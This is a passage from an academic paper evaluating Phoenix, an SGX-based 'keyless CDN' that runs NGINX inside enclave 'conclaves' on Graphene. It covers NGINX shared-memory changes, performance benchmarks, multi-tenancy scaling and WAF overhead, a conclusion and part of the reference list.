File Locking System Calls Graphene does not currently support file locking. As our memservers required this feature, we added an `advlock` (advisory lock) file system operation; applications invoke the operation through a reduced set of locking/unlocking flags to the `fcntl` system call.

5.3 NGINX Modifications

Shared Memory Patch NGINX uses shared memory to coordinate state among the worker processes that service HTTP(S) requests. On most systems, it uses `mmap` to create shared, anonymous mappings. NGINX encapsulates each mapping as a *named zone*. For allocating in shared memory, NGINX overlays a slab pool over the zone's shared memory.

To coordinate concurrent allocations and frees on the pool, as well as modifications to the user data structures allocated




Figure 2: An NGINX worker servicing an HTTPS request for cached content, and the resultant kernel server RPCs.

from the pool, each pool has an associated mutex. On systems with atomic operations, the mutex is implemented as a spinlock over a word of the shared memory, optionally falling back to a POSIX semaphore for long, blocking lock operations. On systems without atomic operations, the mutex is implemented as a lock file.

To have NGINX follow the semantics of our shared memory design, we create a small patch (~300 lines) that changes the creation of shared memory and the associated mutex. In particular, we implement shared memory by having `mmap` map a path obtained by concatenating the filesystem root with the zone name. To force the use of a lock file, we disable atomics. NGINX's lock file path is the name of the zone concatenated with a prefix that may be specified in the NGINX configuration file (`nginx.conf`), thus allowing us to easily have the lock file be the very same file that is mapped.

Request Lifecycle When NGINX operates as a caching server, it runs four processes by default: (1) a master process that initializes the server and responds to software signals, (2) a configurable number of worker processes that service HTTPS requests, (3) a cache manager, and (4) a cache loader.

Figure 2 shows the lifecycle of an NGINX worker process serving an HTTPS request, and the resultant RPCs to the enclaved kernel servers. Note that each request requires two critical sections involving the metadata. Also, NGINX reads the cached content using the `pread` system call, which Graphene's virtual file system (VFS) layer implements as a sequence of `seeks` and a `read` to the underlying filesystem.

6 Evaluation

We evaluate the performance of NGINX 1.14.1 running within a Phoenix Conclave. We seek to understand (1) the performance costs of the various aspects of the conclave design and implementation, (2) how performance scales with multi-tenancy, and (3) the performance impact of a WAF.

We perform our tests on the Intel NUC Skull Canyon NUC6i7KYK Kit with 6th generation Intel Core i7-6770HQ Processor (2.6 GHz) and 32 GiB of RAM. The processor consists of four hyperthreaded cores and has a 6 MiB cache.

We use ApacheBench to repeatedly fetch a file 10,000 times over non-persistent HTTPS connections (each request involves a new TCP and TLS handshake) from among 128 concurrent clients.[4] We run ApacheBench on a second NUC device connected to the conclave's NUC via a Gigabit Ethernet switch. For the benchmarks, the origin server is another instance of NGINX running on the conclave's NUC.

We examine three conclave configurations: (1) *Linux-keyless*: NGINX running on normal Linux and using a keyserver, (2) *Graphene-crypt*: NGINX running on Graphene and using a bd-crypt fsserver, sm-crypt for shared memory, and the keyserver, and (3) *Graphene-vericrypt*: NGINX running on Graphene and using a bd-vericrypt fsserver, sm-vericrypt for shared memory, and a keyserver. These correspond to a Keyless SSL analog, a conclave deployment for data confidentiality, and a conclave deployment for both data confidentiality and integrity, respectively. We compare these conclaves to the status quo of NGINX running on standard Linux (simply denoted as *Linux*). We omit using the timeserver.

For each benchmark that uses the nextfs fileserver, we use a 128 MiB disk image. As a baseline, we configure NGINX to use a small shared memory zone of 16 KiB to hold the web cache metadata (enough for 125 cache keys). §6.2 presents a sensitivity analysis on the size of the shared memory zone.

6.1 Standard ocalls vs. exitless

To determine the optimal ocall method for our application, we first compare the performance of standard vs. exitless versions of Graphene-crypt. We present HTTPS throughput and latency results for each version as part of Figure 3.

Surprisingly, the exitless version performs worse across the board. Although both perform similarly with a single NGINX worker, the standard ocall version exhibits expected performance gains as new workers are added, whereas exitless generally worsens with additional workers. In a conclave environment, increased contention on the kernel servers, as well as contention among the SGX and RPC-queue threads, magnify the RPC latency overheads, which in turn causes exitless to exit the spinlock and make a futex ocall.

Based on these results, we use standard ocalls in all instances of Graphene (both on the Graphene-hosted NGINX processes, and the kernel servers) for the remainder of the macro-benchmarks.[5]

[4] That is, the command `ab -n 10000 -c 128`

[5] §6.5 shows that exitless performs better than standard ocalls for low-latency calls, but degrades for high-latency calls.




Figure 3: Throughput and latency for single-tenant configurations. The legend indicates the number of NGINX worker processes. We include the standard deviation of the latencies as error bars.




Figure 4: Multitenancy scaling. Throughputs are the aggregate throughput across all customers, and latencies are the mean latencies across customers. Above the bars, we indicate the number of enclaves in each configuration.

Segment Size	16 KiB	100 KiB	1 MiB	10 MiB
# Cache Keys	125	781	8,000	80,000
Throughput	437.76	320.36	133.25	9.71
Latency	292.40	399.54	960.58	13,184.09

Table 2: Effect of increasing the size of NGINX's shared memory segment for cache metadata. We use Graphene-crypt with one NGINX worker, and fetch a 1 KiB file. Throughput is the mean requests served per second; latency is the client-perceived latency (ms).

6.2 Single-Tenant

Figure 3 shows request latency and throughput results for the four configurations. Due to the RSA private key operation in the TLS handshake, Linux becomes CPU-bound at four workers (our test machine has four physical cores) and saturates the Ethernet link for tests with a 100 KiB payload and more than one NGINX worker. Linux-keyless shows that the concurrency of the keyserver levels off with two workers, and thus that the two NGINX worker configuration of Linux-keyless is an upper-bound on the performance we can hope to achieve with the other conclave configurations. Linux with two or more workers beats all conclave configurations.

Table 2 shows a sensitivity analysis on the shared memory zone size for NGINX's cache metadata, using Graphene-crypt. Performance diminishes disproportionately faster than the increases in memory sizes, and request latency exceeds 1 sec past 1 MiB.

6.3 Scaling to Multi-tenants

We evaluate two approaches to multi-tenancy: (1) *shared nothing*, in which each customer runs their own conclave, including an enclaved instance of NGINX, and (2) *shared NGINX*, where each customer runs their own enclaved kernel servers, but share an enclaved version of NGINX: the NGINX configuration file multiplexes the customer resources. Specifically, the NGINX configuration file defines a virtual server for each customer; each virtual server's cache directory, shared memory zone for the cache metadata, and TLS private key point to separate instances of the fsserver, memserver, and keyserver, respectively. We compare these approaches to the status quo of running a single NGINX instance with a virtual server for each customer. We run each NGINX instance with four worker processes (in the shared nothing case, this means each tenant receives four workers processes; in the shared NGINX and Linux case, the tenants are multiplexed on four total workers). We direct ApacheBench tests concurrently against each tenant.

Figure 4 compares the mean latency and aggregate throughput of these three deployments, scaling the number of tenants from one up to six. After an initial dip at two tenants, Linux is able to increase throughput with modest increases to request latency; shared NGINX Graphene-crypt maintains a more-or-less constant overall throughput at the cost of increasing latencies, while the shared nothing configuration is unable to maintain throughput past two tenants.




Figure 5: Effect of ModSecurity rule count on NGINX performance. NGINX runs with a single worker, and we fetch a 1 KiB file.

For the conclave deployments, we also measure the number of SGX paging events using the kprobe-based technique from Weichbrodt et al. [73, 74]. For both the shared-nothing and shared-NGINX deployments of Graphene-crypt, these events remain under 10,000 up to four tenants; at six tenants, the shared NGINX deployment incurs on average 10,507 SGX paging events, whereas shared nothing incurs a staggering 4.35 million as the working sets of 48 enclaved processes contend for the limited 93 MiB of EPC memory.

6.4 Web Application Firewall

Finally, we evaluate the cost of running the ModSecurity web application firewall (WAF) in tandem with NGINX. Each of our ModSecurity rules examines the request's query string for a unique, blacklisted substring. We increase the number of rules and observe the effect on the server's HTTPS request throughput and latency in Figure 5 for normal Linux and Graphene-crypt, both running as standalone, non-caching, servers. We see that just enabling ModSecurity results in a 5% decrease in throughput for Linux, and 16% decrease for Graphene-crypt. At 1000 rules, the relative costs for Linux and Graphene-crypt converge, as the throughput of each is 2/3 of that when ModSecurity is off, and latency is 1.5× slower. At 10,000 rules these relative costs increase substantially, to just 14% of the throughput and 7× the latency compared to when ModSecurity is disabled.




Figure 6: RPC latency versus payload size. The numbers above the bars are overheads compared to non-SGX.

6.5 Micro-benchmarks

We now evaluate the various subcomponents of a Phoenix conclave to provide a more fine-grained explanation of our performance results. For each micro-benchmark, we compare the performance of the component running in three environments: outside an enclave (non-SGX), inside an enclave with normal system calls (SGX), and inside an enclave with exitless system calls (exitless). Each micro-benchmark tool runs on the same machine as the component we are testing.

6.5.1 Remote Procedure Calls

To understand the cost of the RPC mechanism used by the kernel servers, absent from any additional server or client-specific processing, we design an experiment [6] where a client issues an RPC to download a payload 100,000 times, and compute the mean time for the RPC to complete. We vary the payload size from 0-bytes to 1 MiB.

Figure 6 shows that, in general, SGX incurs a much higher latency overhead than exitless but that this gap narrows as the payload size increases, and that at 1 MiB payloads, exitless actually performs worse than normal ocalls.

Higher payload sizes result in greater latencies for the underlying system call; if this latency exceeds the spinlock duration, the spinlock falls back to sleeping on the futex, effectively having spun in vain. For payload sizes of 0 through 100 KiB, exitless falls back to the futex less than 30 times for both the server and client; in contrast, for the 1 MiB case, nearly every RPC uses the futex (on average, 91,285 times for the server, and 97,881 for the client).

6.5.2 Kernel Servers

fsserver We use `fio` [75] to measure the performance of sequential reads to a 16 MiB file hosted on a nextfs server, over 10 seconds; each read transfers 4096 bytes of data. `fio`

[6] For an apples-to-apples comparison between SGX and non-SGX environments, we benchmark at the application layer. This differs slightly from conclaves, where the kernel servers are also implemented at the application level, but the fsserver and memserver clients are subsystems of Graphene.




Figure 7: CDFs of read operation latency (µs) for a 10-second test that repeatedly reads 4096-bytes from a nextfs server, for each block device implementation.




Figure 8: Total throughput for a 10-second test that repeatedly reads 4096-bytes from a nextfs server, for each block device implementation.

runs inside an enclave, uses exitless system calls, and invokes read operations from a single thread.

Figure 7 shows the read latencies for each variant of the filesystem. Compared to bd-std, bd-crypt adds relatively small overheads, whereas bd-vericrypt shows nearly an order of magnitude slow down due to the Merkle tree lookups, dependent on the size of the tree's in-enclave LRU cache.

Figure 8 shows the associated throughput. For comparison, the enclaved versions of bd-crypt and bd-vericrypt have 20× and 97× less throughput, respectively, than Linux's standard ext4 filesystem (954 MiB/s, on our test machine).

memserver Figure 9 shows the mean time for a process to evaluate a critical section (a lock and unlock operation pair) over shared memory provided by the memserver, based on 10,000 runs. We also vary the size of the memory segment to observe its effect on the run time.

We make two observations. First, since `mmap` allocates in page sizes (4096-bytes), the measurements for a 1 KiB and




Figure 9: Mean wall clock time (µs) to process a critical section.

OpenSSL	keyserver		
non-SGX	non-SGX	SGX	exitless
860.92	933.42	965.32	932.60
	(1.08×)	(1.12×)	(1.08×)

Table 3: Mean wall clock time (µs) to compute an RSA-2048 signature using default OpenSSL (left) and the keyserver. The last row is overhead compared to OpenSSL.

10 KiB shared memory region are nearly identical; otherwise, the execution times scale linearly in accordance with the memory size. Second, starting at 100 KiB, the sm-vericrypt and sm-crypt implementations, which represent the canonical memory replica as an encrypted host file, show an order-of-magnitude improvement over sm-vericrypt-basic, which uses EPC memory to store the canonical replica and transfers the replica over interprocess communication.

keyserver To evaluate the keyserver's performance, we use the `openssl speed` command to measure the time to compute an RSA-2048 signature. For all tests, the `openssl speed` command runs outside of an enclave, and measures the number of signatures achieved in 10 seconds.

We present the results in Table 3. The keyserver itself uses OpenSSL's default RSA implementation; compared to the RPC micro-benchmarks in Figure 6, we again see that the raw time overheads are consistent with the RPC latencies.

timeserver We evaluate the timeserver by measuring the elapsed time to invoke `gettimeofday` one million times in a tight loop, and then compute the mean for a single invocation.

In Table 4, we list the mean time for an invocation of `gettimeofday` in Linux (non-SGX), and in Graphene, using both the host time and the timeserver. Note that non-SGX calls to `gettimeofday` are nearly free due to vDSO.[7]

The difference between the exitless and normal ocalls is roughly the round-trip cost of exiting and returning to an enclave; this is consistent with prior work [70, 71, 73] that puts this cost at 8000 cycles (3.077 µs on our test machine). The timeserver cost is dominated by the signature computation; exitless calls to the timeserver actually hurt performance, as,

[7] A system call implementation that uses a shared memory mapping between the kernel and application, rather than a user-to-kernel context switch.

host time			timeserver	
non-SGX	SGX	exitless	SGX	exitless
0.026	3.467	0.757	1,175.622	1,375.607
	(133×)	(29×)	(45,216×)	(52,908×)

Table 4: Mean wall clock time (µs) to execute `gettimeofday`. Left: retrieving time from host; Right: retrieving from (unenclaved) timeserver. The SGX and exitless designations refer to the application's environment. The last row is overhead compared to non-SGX.

due to the signature latency, the Graphene client fails to receive a response during the spinlock, and falls back to the more expensive futex sleep operation for every RPC.

7 Conclusion

We have presented Phoenix, the first "keyless CDN" that supports the quintessential features of today's CDNs. To support multi-process, multi-tenant, legacy applications, we introduced a new architectural primitive that we call conclaves (containers of enclaves). With an implementation and evaluation on Intel SGX hardware, we showed that conclaves scale to support multi-tenant deployments with modest overhead.

Optimizations and Recommendations While Phoenix is able to achieve surprisingly good performance, further potential optimizations remain, including of SGX. The multi-tenancy results in Figure 4 show that EPC size limits become a constraint in environments with multiple enclaved applications. Conclaves alleviate this to some extent, as the kernel servers may be run on devices separate from the application, but splitting the application itself (e.g., the NGINX workers) across machines is less tractable. Future versions of SGX should therefore investigate ways of increasing the EPC size. The cache size sensitivity results in Table 2 show that distributed shared memory is a challenging performance problem. Future versions of SGX should investigate features for mapping EPC pages among multiple enclaves.

While prior work has treated exitless calls as a panacea, §6.5 shows that they should be a per-system call policy to reflect the application's workload.

Of course, Phoenix is by no means a drop-in replacement for today's CDNs, who have specially optimized web servers and support a much wider range of features, such as video transcoding and image optimization. Rather, our results should be viewed as a proof of concept and a glimmer of hope: *it is not necessary for CDNs to have direct access to their customers' keys* to achieve performance or apply WAFs. We view Phoenix—and especially conclaves—as a first step towards this vision. To assist in future efforts, we have made our code and data publicly available at:

`https://phoenix.cs.umd.edu`

Acknowledgments

We thank the Graphene creators and maintainers, especially Chia-Che Tsai, Dmitrii Kuvaiskii, and Michał Kowalczyk, for their help in understanding Graphene's internals and debugging numerous issues. We also thank Bruce Maggs, Nick Sullivan, and the anonymous reviewers and artifact evaluators for their helpful feedback. This work was supported in part by NSF grants CNS-1816422, CNS-1816802, and CNS-1901325.

References

[1] Akamai. `https://www.akamai.com/`.

[2] Cloudflare. `https://www.cloudflare.com/`.

[3] Ilker Nadi Bozkurt, Anthony Aguirre, Balakrishnan Chandrasekaran, P. Brighten Godfrey, Gregory Laughlin, Bruce Maggs, and Ankit Singla. Why is the Internet so slow?! In *Passive and Active Network Measurement Workshop (PAM)*, 2017.

[4] Let's Encrypt. `https://letsencrypt.org/`.

[5] Adrienne Porter Felt, Richard Barnes, April King, Chris Palmer, Chris Bentzel, and Parisa Tabriz. Measuring HTTPS adoption on the Web. In *USENIX Security Symposium*, 2017.

[6] Frank Cangialosi, Taejoong Chung, David Choffnes, Dave Levin, Bruce M. Maggs, Alan Mislove, and Christo Wilson. Measurement and analysis of private key sharing in the HTTPS ecosystem. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[7] Jinjin Liang, Jian Jiang, Haixin Duan, Kang Li, Tao Wan, and Jianping Wu. When HTTPS meets CDN: A case of authentication in delegated service. In *IEEE Symposium on Security and Privacy*, 2014.

[8] David Gillman, Yin Lin, Bruce Maggs, and Ramesh K. Sitaraman. Protecting websites from attack with secure delivery networks. *IEEE Computer*, 48(4), April 2015.

[9] Nick Sullivan. Keyless SSL: The Nitty Gritty Technical Details. Cloudflare Blog, September 2014. `https://blog.cloudflare.com/keyless-ssl-the-nitty-gritty-technical-details/`.

[10] David Naylor, Kyle Schomp, Matteo Varvello, Ilias Leontiadis, Jeremy Blackburn, Diego Lopez, Konstantina Papagiannaki, Pablo Rodriguez Rodriguez, and Peter Steenkiste. Multi-context TLS (mcTLS): Enabling secure in-network functionality in TLS. In *ACM SIGCOMM*, 2015.

[11] David Naylor, Richard Li, Christos Gkantsidis, Thomas Karagiannis, and Peter Steenkiste. And then there were more: Secure communication for more than two parties. In *ACM Conference on emerging Networking EXperiments and Technologies (CoNEXT)*, 2017.

[12] Hyunwoo Lee, Zach Smith, Junghwan Lim, and Gyeongjae Choi. maTLS: How to make TLS middlebox-aware? In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[13] Nicolas Desmoulins, Pierre-Alain Fouque, Cristina Onete, and Olivier Sanders. Pattern matching on encrypted streams. In *International Conference on the Theory and Application of Cryptology and Information Security (ASIACRYPT)*, 2018.

[14] Justine Sherry, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. Blindbox: Deep packet inspection over encrypted traffic. In *ACM SIGCOMM*, 2015.

[15] Sébastien Canard, Aïda Diop, Nizar Kheir, Marie Paindavoine, and Mohamed Sabt. BlindIDS: Market-compliant and privacy-friendly intrusion detection system over encrypted traffic. In *ACM Asia Conference on Computer & Communications Security (ASIACCS)*, 2017.

[16] Chang Lan, Justine Sherry, Raluca Ada Popa, Sylvia Ratnasamy, and Zhi Liu. Embark: Securely outsourcing middleboxes to the cloud. In *Symposium on Networked Systems Design and Implementation (NSDI)*, 2016.

[17] Yossi Gilad, Amir Herzberg, Michael Sudkovitch, and Michael Goberman. CDN-on-demand: An affordable DDoS defense via untrusted clouds. In *Network and Distributed System Security Symposium (NDSS)*, 2016.

[18] ModSecurity: Open Source Web Application Firewall. `https://modsecurity.org/`.

[19] OWASP: The Open Web Application Security Project. `https://www.owasp.org`.

[20] Amit A. Levy, Henry Corrigan-Gibbs, and Dan Boneh. Stickler: Defending against malicious content distribution networks in an unmodified browser. In *IEEE Symposium on Security and Privacy*, 2016.

[21] Chris Lesniewski-Laas and M. Frans Kaashoek. SSL splitting: Securely serving data from untrusted caches. In *USENIX Annual Technical Conference*, 2003.

[22] Craig Gentry. Fully homomorphic encryption using ideal lattices. In *ACM Symposium on Theory of Computing (STOC)*, 2009.

[23] Sanjam Garg, Craig Gentry, Shai Halevi, Mariana Raykova, Amit Sahai, and Brent Waters. Candidate indistinguishability obfuscation and functional encryption for all circuits. *SIAM Journal on Computing*, 45(3), 2016.

[24] Pierre-Louis Aublin, Florian Kelbert, Dan OKeeffe, Divya Muthukumaran, Christian Priebe, Joshua Lind, Robert Krahn, Christof Fetzer, David M. Eyers, and Peter R. Pietzuch. TaLoS : Secure and transparent TLS termination inside SGX enclaves. Technical Report, 2017.

[25] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding applications from an untrusted cloud with Haven. In *Symposium on Operating Systems Design and Implementation (OSDI)*, 2014.

[26] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'Keeffe, Mark L Stillwell, David Goltzsche, Dave Eyers, Rüdiger Kapitza, Peter Pietzuch, and Christof Fetzer. SCONE: Secure Linux containers with Intel SGX. In *Symposium on Operating Systems Design and Implementation (OSDI)*, 2016.

[27] Chia-Che Tsai, Donald E. Porter, and Mona Vij. Graphene-SGX: A practical library OS for unmodified applications on SGX. In *USENIX Annual Technical Conference*, 2017.

[28] Hongliang Liang, Mingyu Li, Qiong Zhang, Yue Yu, Lin Jiang, and Yixiu Chen. Aurora: Providing trusted system services for enclaves on an untrusted system. *arXiv preprint arXiv:1802.03530*, 2018.

[29] Juhyeng Han, Seongmin Kim, Jaehyeong Ha, and Dongsu Han. SGX-Box: Enabling visibility on encrypted traffic using a secure middlebox module. In *Proceedings of the First Asia-Pacific Workshop on Networking*, 2017.

[30] Dmitrii Kuvaiskii, Somnath Chakrabarti, and Mona Vij. Snort intrusion detection system with Intel Software Guard Extension (Intel SGX). *CoRR*, 2018.

[31] Rishabh Poddar, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. Safebricks: Shielding network functions in the cloud. In *Symposium on Networked Systems Design and Implementation (NSDI)*, 2018.

[32] Bohdan Trach, Alfred Krohmer, Franz Gregor, Sergei Arnautov, Pramod Bhatotia, and Christof Fetzer. Shieldbox: Secure middleboxes using shielded execution. In *Symposium on SDR Research (SOSR)*, 2018.

[33] David Goltzsche, Signe Rüsch, Manuel Nieke, Sébastien Vaucher, Nico Weichbrodt, Valerio Schiavoni, Pierre-Louis Aublin, Paolo Cosa, Christof Fetzer, Pascal Felber, et al. Endbox: scalable middlebox functions using client-side trusted execution. 2018.

[34] Huayi Duan, Xingliang Yuan, and Cong Wang. Lightbox: SGX-assisted secure network functions at near-native speed. *CoRR*, abs/1706.06261, 2017.

[35] Ketan Bhardwaj, Ming-Wei Shih, Ada Gavrilovska, Taesoo Kim, and Chengyu Song. SPX: Preserving end-to-end security for edge computing. *arXiv preprint arXiv:1809.09038*, 2018.

[36] Devdatta Akhawe, Frederik Braun, François Marier, and Joel Weinberger. Subresource integrity, 2016. `https://www.w3.org/TR/SRI/`.

[37] Mike West. Content security policy level 3, 2018. `https://www.w3.org/TR/CSP3/`.

[38] Craig Gentry. Computing arbitrary functions of encrypted data. *Communications of the ACM*, 53(3), 2010.

[39] Intel Software Guard Extensions (Intel SGX). `https://software.intel.com/en-us/sgx`.

[40] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R. Savagaonkar. Innovative instructions and software model for isolated execution. In *International Workshop on Hardware and Architectural Support for Security and Privacy (HASP)*, 2013.

[41] Simon Johnson, Vinnie Scarlata, Carlos Rozas, Ernie Brickell, and Frank Mckeen. Intel Software Guard Extensions: EPID Provisioning and Attestation Services. Available from `https://software.intel.com/sites/default/files/managed/ac/40/2016%20WW10%20sgx%20provisioning%20and%20attesatation%20final.pdf`, 2016.

[42] Ittai Anati, Shay Gueron, Simon Johnson, and Vincent Scarlata. Innovative technology for CPU based Attestation and Sealing. In *International Workshop on Hardware and Architectural Support for Security and Privacy (HASP)*, 2013.

[43] Alexander B. Introduction to Intel SGX Sealing. Available at `https://software.intel.com/en-us/blogs/2016/05/04/introduction-to-intel-sgx-sealing`, 2016.

[44] Intel Corporation. Intel Software Guard Extensions SDK for Linux OS. Available from `https://01.org/sites/default/files/documentation/intel_sgx_sdk_developer_reference_for_linux_os_pdf.pdf`, 2016.

[45] Shanwei Cen and Bo Zhang. Trusted Time and Monotonic Counters with Intel Software Guard Extensions Platform Services. Technical report, Intel Corporation, 2017.

[46] Jethro Gideon Beekman. *Improving cloud security using secure enclaves*. PhD thesis, UC Berkeley, 2016.

[47] Rufaida Ahmed, Zirak Zaheer, Richard Li, and Robert Ricci. Harpocrates: Giving out your secrets and keeping them too. In *IEEE/ACM Symposium on Edge Computing (SEC)*, 2018.

[48] Changzheng Wei, Jian Li, Weigang Li, Ping Yu, and Haibing Guan. Styx: a trusted and accelerated hierarchical SSL key management and distribution system for cloud based CDN application. In *ACM Symposium on Cloud Computing (SoCC)*, 2017.

[49] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *USENIX Security Symposium*, 2018.

[50] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the virtual memory abstraction with transient out-of-order execution. Technical report, 2018.

[51] Intel SGX and Side-Channels. `https://software.intel.com/en-us/articles/intel-sgx-and-side-channels`.

[52] Intel Software Guard Extensions (Intel SGX) Developers Guide. `https://software.intel.com/en-us/download/intel-software-guard-extensions-intel-sgx-developer-guide`.

[53] L1 Terminal Fault. `https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault`.

[54] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. *arXiv preprint arXiv:1811.05441*, 2018.

